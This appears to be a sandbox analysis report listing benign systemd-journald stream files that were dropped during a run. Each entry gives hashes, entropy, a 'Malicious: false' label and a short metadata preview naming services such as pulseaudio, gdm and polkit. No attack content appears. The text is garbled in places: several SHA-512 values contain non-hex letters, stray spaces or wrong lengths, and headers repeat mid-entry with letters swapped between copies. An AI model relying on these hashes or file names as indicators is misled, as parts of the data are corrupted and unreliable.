MD5:	D9D72EA3646BAC8394634BEA794D955A
SHA1:	69D574FD1A162A99FF0C919C1E21F7CD85A79548
SHA-256:	8939AE5711F989B5A3AC938A95157E000D50324C6278482E8FC5DF4F4178156E
SHA-512:	F4026F64E4CEBEE1C73ECE23034805524DB626088D80CE8E8ED72CDE55A58CC9055E864229D12DBAF23029F13C7BE49B5F45E600111D23A208B2989B9FF7CD1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1f31584b5a5d45708c4093b58be9fdd1.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:79360e7r0Xl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.542984456052038
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoOcwQPgrqjs7Lbgw3:SbFuFyLVIg1BG+f+MozlPTji4s
MD5:	22765AEF176EB12FC422196F6A618164
SHA1:	A8E044E5B8D2D412475A7CD60BCAD09EFCF0E3A8
SHA-256:	B7C70736B6D1F2D582C2AF6ADF84DD597C13FFD80B57A144A54D29CA42B8D092
SHA-512:	368DFEDEFC028F335EC9F9CD45D8416B10CA9F0A00CF1E44F5273F3C322A921CC5E8E446FE6B02EA950F27FDAB022DD2BCE753431067E6D6ABA58F239C9ADI97
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b5f4c7699bca45309ee2cf46e2cd5858.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:79361s2xDik	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.416508564417073
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6DHClWCy2huqjsjOA:SbFuFyLVIg1BG+f+M6bCiGjNE
MD5:	60137B3C4BFDFD8694CD96A9D9BD59E2
SHA1:	5F4377A831BAC580DCCFB9CB77DC53194AB5DA3C
SHA-256:	5E0EE7496AA7842C24AA07FA5989ED2FAE2DD68DFFA454877491405BF89A74DD
SHA-512:	3EB6789DE77980305C7A953C27636CD3B69F3FBFA82699A1A90C2223C7F6B835688779A5079A926BDD82E4E4E6AC1B464BD4A93F2B979A73A45127E3E6F671C8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=0d20bdb0927c4d32b7746b0b80bd97f4.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:79362f6b6Sl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.342251516030515
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmrQIT23lVREbT/0MxN:SbFuFyLVIg1BG+f+M8IToRIT/0MqjbVC
MD5:	37920F25CB53E5E19DDE8C146815EBD6
SHA1:	EF92E4ACDE5F9B9D48EFDFE998CBFF7CC2BF73D1
SHA-256:	3B0D65691A14358DAA5EAB110373161C008D12C9263D3A362EC03C3A7FB30DF0
SHA-512:	D745542B1972CD02F55F340C609D8C2CB540B4E1F5D6DAC247D3853A524A48CC43F2F3606CC8A249D631942F9014DF3347A65BD0572AEAE9C96168F5B780926
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=a69f3c4a31b64144910444aac402fa61.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:79778aA0gQG	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.4452485511130675
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MWQldE88jLTTIWTIL:qgFq6g10+f+MWsNsEWEL
MD5:	42B69EE9FCF07246E125FE1508A0CF10
SHA1:	75135B5C426CF7A79C0E09DBD988BFAB621B0356
SHA-256:	16682376261641A42D50D6EF81DB33503E1169DE772668FFF3FDEF10A53D13FC
SHA-512:	F07881F46A8616725FE4206FC75141396F7D1DA48FA7F763E7F00FA5194AA4EC2E4758B2F9861088DF1AD07F712A0B7DCEFEF0543F401388B710F7BE07054CD1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9cf41c5e56d84998832415f41d86d215.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:79779DOsHwE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.377613410240302
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoBccQb0KnzhuxsjsV:SbFuFyLVIg1BG+f+MoBJKnzZjLkGq
MD5:	60F9AF4CF0D044B324B7477323C276B2
SHA1:	00BE3CC18449010D267CEC2F2B30006DBCBAB759
SHA-256:	EA6714567E268719D24099E2829E4D63FE7A218C45292DC5FD8FF4DEB708BA08
SHA-512:	073F18927A454389C9B6B7488410A4D3EA36BC5E3B5D04F3671FBA1E68CC627A0E33F2DE5635437EE7338602B2EE75C6FC91E8DDBD0578BC2A2A380DD9125CE2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=bd356efe5f354d5e9c44ada16c4d5ccb.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:79780FAg26C	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.508036657919066
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/CRDDE0OQBA3DjVjq:SbFuFyLVIg1BG+f+M6RDDn23DjVji4s
MD5:	32FCCF85049C3C419C29099FC8ED77A1
SHA1:	5C7BF88935AC9E15D01D02FD2679F6420575BF60
SHA-256:	065A09831AFB0B0DF1E67BEAC9C1477A71A06A4B3FC8D141A7CB5D54D7976F54
SHA-512:	8837EA985411D35C123E1175A457A1789D95271D02C106874F04468E3BEB5BCD64C03CBF4F5033D23DC93D769233E6FD0B7FCE0A288DAD400F2246EEE5E68C1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5524415fa4774ad5b4b5de3e2f1991ed.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:798035KnMQC	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.3615648783555185
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+MXe22SQGNB0jNq:qgFqo6g7/+0+f+MXe22SpKq
MD5:	8BE2954DCFDF0BA886FC4B2D0B2F7634
SHA1:	609B5201949C75C0E7E7AD8371F25CDCD722A8F3
SHA-256:	841A4A2D169B6BB2EB0A2303EDC9C5AFCD679C83199B4DA0D4777CB590ABF0E4
SHA-512:	C4AEADDC019B651C85B2385D26D3321784B890F2ABEF3EB0111FC133A08E604E7E14D3A4D6E152A18D7BB5EFB7A2FBB643E7950E2020BD2D1C20BF692C383E60
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=97de61882a6745de90266179e756808d.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:79805Y4qHKG	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.3695218987877915
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm67HxD0YT8C+sjsz:SbFuFyLVI6g7/+BG+f+M67H90YoCTjNq
MD5:	34F0ECDE88A5AA82FE24E67DDE40A4B6
SHA1:	C07B72CE48E287488F922C048CBD6639A0C2929E
SHA-256:	9EEA94DD7A7F6A4B7AF8D47F8C92E2F475EB3EC6EBF7369D1933291B402C84FC
SHA-512:	F9A6D12E5FFD740E1BBA60FD486B5926F6B3BAA3DEF95DC3C6AEB4918D18CCBF382D908E1E0F2AD52DEBF858D5786C2D8D5478734A5AE3A05C08A4E7618E1FC2
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=003c0dbb689f40aa8a400873c3f3735a.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:80508fUqIdC	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.538308951141912
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5qr9qUoDWEgy2rxs+:SbFuFyLVIg1BG+f+ME5qdqE2rqji4s
MD5:	F9C52810702EC10E706160055506F193
SHA1:	D6E78C8FCE16F347116FE5DEAADE37B92D325FF2
SHA-256:	C21F752D8E60EB02BF2E31DF2951C7E5884E16AD9276D94A25DAE05283A3F1A0
SHA-512:	2A0466F985BAAB657EA40FDB935B09FACBA03E3CB765B55F14E5CA4FBCF80E82116050FCBE8F81A0933F2C63D0FCC37038452C7C441F3B289ED12BD9C2421D8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=31ead1186f7941359918b7f487a4cc2a.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:80509s9szDE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.418036019781745
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm8VHVQrRBaLIvN2js2BP:SbFuFyLVIg1BAf+M89VQrRYLyN2jNTZD
MD5:	C53ED59589129074E77072002CEEDFA7
SHA1:	35E6D02D7372439C326FC5241E2602A363591B8B
SHA-256:	39298287DE03D57A659856391CE4E916BED94747B07A04EF888F4AC06D05E58B
SHA-512:	7A9A4C61296650578D465B658504C65C4B713EDC0A77D0589289E1389F2FF916384914DD742E467C72F64E6A232CBF80823B50546B5EAC64B102F9E530F77774
Malicious:	false

/run/systemd/journal/streams/.#9:80509s9szDE	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=63704f087011495291e532330b9ff4b4.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:80537bOKJlD	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.449546889992226
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmvauzYlEbd2wwUSQln:SbFuFyLVIg1BG+f+MyuzL/QQ2jZcHBrt
MD5:	E10926A505027A449B33C324C3376677
SHA1:	512A721EE5D796792A43F890DFC13755C7CF2FEC
SHA-256:	F141C16C6B51A1682154F55B4BD13D2964488ACEFE81978CDAD9884D72905E72
SHA-512:	B262848CEF005DD7BE9FBFB246FE38C13A24499FAA290F29EA4C4E489054622F36D0BA28860D0109B6700C695844C88CA1C7AEF248067570CBA8C9D24B71965E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=e381334059b3464dac36d8457f9d15bc.IDENTIFIER=systemd.UNIT=user@127.service.

/run/systemd/journal/streams/.#9:80539XbVhCE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.466325396764854
Encrypted:	false
SSDEEP:	6:SbFuFyLVK6g7/+BG+f+M6/m0BWjFQMzKaBu:qgFqo6g7/+0+f+MYCTmh
MD5:	65E7D6EDDD6025BD0C3DA1473884EC92
SHA1:	66F4A6205F1A9C5B9CB4F949F0A7ED622A052E6A
SHA-256:	62C9B52C7BD55F8132C6DD62288EA1FFF1B8A29B26DDD13DB2E36923ACD7BE8A
SHA-512:	7B4A9B74830CD1D2036A5AE7073EDB400C24BB8EFBBDA858A3385C585AACD8C395F12F6B1A60B39A89B952F03CEAA607A411BF38A5C163C8BF58110D048584B
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=0dc8c6aa87dc4e7797c273bd90de4d8b.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:80541xSwhDE	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.514529935128731
Encrypted:	false
SSDEEP:	6:SbFuFyLVI6g7/+BG+f+M+ZdFjFQMzKaBu:qgFqdg7/+0+f+Mi7Tmh
MD5:	99FFED1AE987FD8A26A090CD3207A098
SHA1:	81ABC4BAC56FE7F2107FBB62CF113CBC1BFFDCA3
SHA-256:	19DD4C9A90CF599FD43326E4DC2AC77C7EF6C86034ADC77920ACFE38E293571F
SHA-512:	A3D2C87046E3B3A93359BF1C7E31CE47D8569F11D0754A705B85FE5A83597E1EAEBEA640E0F971FC65AFFF3EF3B06809B2007726BBEDF30A0D46FF56D4E62DEB
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=451c182479834483b66470711764ab74.IDENTIFIER=/usr/lib/gdm3/gdm-wayland-session.

/run/systemd/journal/streams/.#9:805428YdX8E	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.37513236916032
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M+rDaAuM0ZjdCLKzK:qgFq6g10+f+MZ+03CLAK
MD5:	DD09172C91C7EFDA17E804AE444FD026
SHA1:	0AB42FCC58C979816B92CD2A9F092433040848B6

/run/systemd/journal/streams/.#9:805428YdX8E	
SHA-256:	36994A35883E419301D1ED52747AA4C7976DF9C5ADFF82AEE8CFB6070CC9CADE
SHA-512:	0A4BB171CE6AF97B420C8F0CDF8E79502B915B22DEF8181C138E4BCA0CA307E15B3D70187A34AD5855109CC3530CA327CBB0D3052FEEE92DF290535C7D5DB0 53
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=49e97b7a026f44168f36204ea4717b10.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:80586O16YuC	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.414715109344898
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/wYRcyZkdSR+grqjx:SbFuFyLVIg1BG+f+MLRdUy2josQu
MD5:	0A141A49BCDB83F6CF0DDDA0F88E26FA
SHA1:	F1DF44FD6560AFD49683A5E5D96B16EC3709F8ED
SHA-256:	D797DB6DF996FB949F1F26468F05E4DDE68D17FDE7A2D6787019826FEF5A0598
SHA-512:	0B653B4E2165B44266E02EB406F40B65403EDB5204A45CB5B10700477EDA062E42D2F36C862B03F2433E588F33B984CCAD75E20398D8C44094FF3FF6C67A77B8
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=566a44e284d241d49883760ed87c0764.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:80605gOjMKG	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.492464313694706
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MoH5cgSBdGgg2jZcHcljX+:qgFq6g10+f+MomdGlYmAu
MD5:	A85F449611C27594A7AAC253B997E31B
SHA1:	8604A95C9B6CF36A5803B9A199875E9BB9407652
SHA-256:	85832A9D8C6C5A8EEE93715EB7DD60AA75B965842F5813B9B29558B15144B2CB
SHA-512:	7A8987492B1618508BB9D0B8F909AE28486D6E395AD088BD070ED11B7984EE6F60FDFCED5A63FA80099F865838B5FDC64D224B591633530FCB0464426D3E0524
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=bb4009d9c7e347d89545ff54bf720f24.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:806413ULOFC	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.353172689913249
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsBcQVPXkFsoY+sjsO:SbFuFyLVIg1BG+f+MsBc4XQ0jtWL0
MD5:	BB24925B07B7D153F98047B658461464
SHA1:	28B20BEF1EF0C375165EBA2308F01FBF129CBC78
SHA-256:	745BC53867EAABF483275C6FA95736842DFD50468009326989CFBED3565DB8BC
SHA-512:	93CA3AA45B41C40B93248E548B75B2B9369534C070986C6DA299F7BF334F2AC61F817C7B40E2AF2F03BA98C96A12DDBECE3EC0500A59DB58AED5AD73A583C9 5
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=fd950178c10842f8ad23f59c0c93c7a2.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:80677fpSInF	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.447619460705612
Encrypted:	false

/run/systemd/journal/streams/.#9:80677fpSlnF	
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzGFFwbo0ZjsjOdlJO:SbFuFyLVIg1BG+f+MKDW/ZjNE
MD5:	63F6D4D307852FA9532274C526BA8044
SHA1:	366C3A20478D38C3E86202715192D995CEAFF97A
SHA-256:	CF37C403FF74F4495DCF018D54977CF8A9162BA95A9CAAEBBECC2B401F0EFC3C
SHA-512:	9165A5ED6BF56E9D143BE231FC25C9915243035F160AAC471996CA491C0CAC20163EEA62E27086AD9137FD5075FD4D082837D8702A31A7D7B707DE11557D7B0
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9320d1a3c5124695b24afc667d531f1e.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:81494QP3pmC	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.366533008853382
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9bG2Es1DZQQ5qjshP:SbFuFyLVIg1BG+f+MJXETsqjbVC
MD5:	41452E52A23DAC03C1AFF12CC35544B1
SHA1:	760845BFAEE0FCA0FE2DA8A17B5FD60F60591FF7
SHA-256:	600E60C95C42171300417B2A48D9F7884A73D251716F2FCF699D0DDC3906F234
SHA-512:	D390CC9DA521CB9E7EAF13337D82702AB52FA992513CF861E16DC7CDD9E3B2FD6FE193A3E42F4ACE82BB6F60B249B7B4B27721A5974111E9EA8B470628B891F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=7eac49798c834918a7a0c4a38de2e055.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:822966yLOLl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.49889271165311
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5F4jdBW9VUEXrxsjq:SbFuFyLVIg1BG+f+McWNmji4s
MD5:	E65EF7AA371F62F0ACD015FC46A95D3C
SHA1:	E2E13ED29ACD778A3F4E98EF37CCAEF5AF98B163
SHA-256:	5C3EA1EFA873AB00922FA1BA0AD23FD583EFDC5975BFB32D5A93D4A89689E6A0
SHA-512:	F640A6F6E0978262D30F0AB40A1F097F260BB5BB4BF5C90DAE642089F81B9BD490EF80A981F6FCC4A00047DC912E90A6FCC51E97093CC0DBA228458638F3744
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=333ce7ca27a84fc8add36b5c19dd01a0.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:823052Tnlwl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	187
Entropy (8bit):	5.390064195930746
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmvCut/ohg2jsicWmIw:SbFuFyLVIg1BG+f+MaCgZjZcHjv
MD5:	A2F95E8B7762E424CC442BC6AB3073C1
SHA1:	152D291060BF1CA9B1503984F3AE99F283F295D8
SHA-256:	18733BE519AAA7C9495E39F2E6589B7129B44EF066A7C13010E4926636A27028
SHA-512:	944D7B72508325454D4A626009082F8051F491A97797F1586285B49A14B2343585A548DBC98348B929783931FFBD648D501D9EBD38CC0B2DD547EE7175C32C4C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=eddcbbe30b564f4b9acf2112776fcd95.IDENTIFIER=systemctl.

/run/systemd/journal/streams/.#9:82306SlXtGk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208

/run/systemd/journal/streams/.#9:82306SlXtGk	
Entropy (8bit):	5.417515316059195
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsHWiuTlkGt2jswkCM:SbFuFyLVIg1BG+f+MsHWJTG2jLkGq
MD5:	A37AE75FD9EA0B4AF13522426814C7FC
SHA1:	92EFAE93C3FAB9F7BBF22F9CA6F8AD4C0330B076
SHA-256:	ED05901D7BC2D710752F10E8095BD2A15FA4C785783339477C64119634262EFC
SHA-512:	C5570CC6CCBE3D119ADB136FF9360886668FBA6BAD17B302D1100E772D6E29C47828D17DAB6C847284F290B7465971434293DDB5B5179BE5A9F60849D3FFC17
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=fb31d92a0fe648e18e7a9166209c3d45.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:82312lWcMDm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.305626913256974
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzwxhDV3G2mf2rqjsO:SbFuFyLVIg1BG+f+MSVV2nfMqjtWL0
MD5:	51105D2438B7604D3BEF7704849D5B56
SHA1:	8741ED05C6B33008944F46FCCB9BA35BCC5258D3
SHA-256:	33509924ECB9D778CACDD4C544556934215D1171E43F73B98C3511AF55B94A1F
SHA-512:	C3A0C4F949F7B35777AB4371475D5EE8933AB7294B2666A2851019D6565D9259AFC93A70675C0C965D4ACC3DDFABCE568B51E0CE5299F3A25DCA90F3EF22EFI8
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9b69dbbe441143ffbfe3a908cde4ea3e.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:82313BcM2rk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.4290007800364695
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+M+vd/OWqfTjNALyAZD:qgFq6g1af+McLUIZD
MD5:	6F4F717BB107C5924C2149D6E83DB18C
SHA1:	C19A49F63F5A7F6D78448DAF3BEF7C27B0C5749B
SHA-256:	96319B468149FBFBA951EAEB62DC5FCC55BF1498172741A1BB472CA873E5A7A7
SHA-512:	AC18C6D7AD0335D7F57233251899C69A3B67424329C6B6D9C2AFC769821EB3021C32E39B53BDD109BC643A4E2302DF517F70A885F9A312A6F0CB3C22CA1AB41
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=412ef50aafa64f7a9b63d3a581ba15b9.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:82314alj4Mi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.399131672848644
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/gWI/VXIRQ4uxsjs4:SbFuFyLVIg1BG+f+Mb+VXkTjoa
MD5:	1C6CBE5653C87D57ED94992EEEFC65D3
SHA1:	F03B55FBBAA2B0C702A6C6055747FAB55997DE5B
SHA-256:	7FCAA1BE6B1CF808A2BA1286B5C221F2EAC0BD6163E8BA4A4A58F2484F330806
SHA-512:	796DEC4ABC0CE905FC1140C9325F400561C849C329A037E7F9D272A265D46BF22F11776995E5517B5E63A2FA5D2DB898B592BEF66D573CCBA6848AC006B7E6F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5d1f650686a4448c9b02584f16fc225b.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:82315Ggg1Ak	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text

/run/systemd/journal/streams/.#9:82315Ggg1Ak	
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.407140859519514
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8BHYCsyz+ltjsmNzi:SbFuFyLVlg1BG+f+M8B4g+ltjdCLKzK
MD5:	4EFFD5ABEC96259B9DFC8998FB8FA039
SHA1:	71523D620FFDAAF17097682D2A9CE191430AAE61
SHA-256:	F670CF036D4773BCC0FEF4C4681C65820D9BB08116BA2677AC035CED74F500F5
SHA-512:	34F43F61974098DCB570FAB908A46D91A7689289536FB972B327A4310911B039F3E5C62AFF81D5354FE0EBD7AC52EBC843F4A7F7242EB608286CD89A96753116
Malicious:	false
